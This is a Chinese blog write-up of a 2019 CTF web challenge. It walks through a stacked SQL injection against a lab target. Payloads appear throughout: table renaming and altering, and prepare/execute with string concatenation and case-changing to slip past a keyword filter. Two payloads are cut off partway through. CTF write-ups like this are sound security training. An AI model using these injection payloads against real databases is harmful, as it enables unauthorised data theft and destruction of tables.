[原题复现]2019强网杯WEB-随便注(多种方法)

原创

笑花大王 于 2020-02-06 19:27:00 发布 72 收藏 2
文章标签： sql 安全 mysql 数据库 java

本文链接：https://blog.csdn.net/weixin_43818995/article/details/108655590

简介

原题复现：https://gitee.com/xiaohua1998/qwb_2019_supersqli


考察知识点:SQL注入漏洞-堆叠注入

线上平台:https://buuoj.cn(北京联合大学公开的CTF平台) 榆林学院内可使用信安协会内部的CTF训练平台找到此题

做题过程

打开页面测试注入点

```
//判断注入点 存在注入!
' and 1=1#
' and 1=2#
```




```
//判断字段  字段为2!
order by 2#
```

之后进行union联合注入的时候发现了正则过滤 几乎过滤了我们所有能用到的语句


```
' union select 1,2#
```

在这里我们采用堆叠注入 show tables 查询当前数据库中的表发现了两个表

```
';show tables;#
```

我们可以采用show方法查看两个表里面的字段

```
//查看words表的字段
';show columns from words;#
//查看1919810931114514表的字段
';show columns from `1919810931114514`;#
```



(此段看WP的emmmm我都被菜哭了，不过这个姿势真的骚)我们现在得到了表名 字段名 我们想刚开始我们打开的页面输入1有回显 回显的数据肯定来自word这个表所以这下我们启用骚姿势

我们可以把原有的word表改名为其他比如word1将`1919810931114514`这个表改名为word 然后我们将他的flag字段改成id

payload:

```
1';rename table `words` to `words1`;rename table `1919810931114514` to `words`;alter table `words` change `
```

提交1'or 1=1# 因为id为1的值查不到所以返回为假 id字段里面的值是flag 所以加上这个让这条语句始终返回真则会爆出flag;

方法二：

```
//在存有flag的表中添加一个id列，
alter table `1919810931114514` add(id int NULL);

//将words的表更名为任意名
rename table `words` to `xiaohua`;

//将存有flag的表19198...更名为words
rename table `1919810931114514` to `words`;
```

payload：

```
1';alter table `1919810931114514` add(id int NULL);rename table `words` to `xiaohua`;rename table `19198109
```

这里完了之后我们的flag表里面的值是显示不出来的因为id 是NULL所以用or 1=1语句前面的语句返回为假 后面的返回为真也是真

获得flag:

方法三：

使用这个方法： Mysql预处理语句prepare、execute、deallocate

我们进行构造这个语句:

```
set @a=concat("sel","ect flag from `1919810931114514`");
prepare hello from @a
execute hello;
```

payload:


```
1';set @a=concat("sel","ect flag from `1919810931114514`");prepare hello from @a;execute hello;#
```

发现有过滤 我们可以想办法绕过

大小写绕过payload：

```
1';sEt @a=concat("sel","ect flag from `1919810931114514`");Prepare hello from @a;execute hello;#
```

得到flag



参考学习

```
https://www.cnblogs.com/chrysanthemum/p/11657008.html
https://www.zhaoj.in/read-5873.html
https://www.jianshu.com/p/e896bd3f5097
```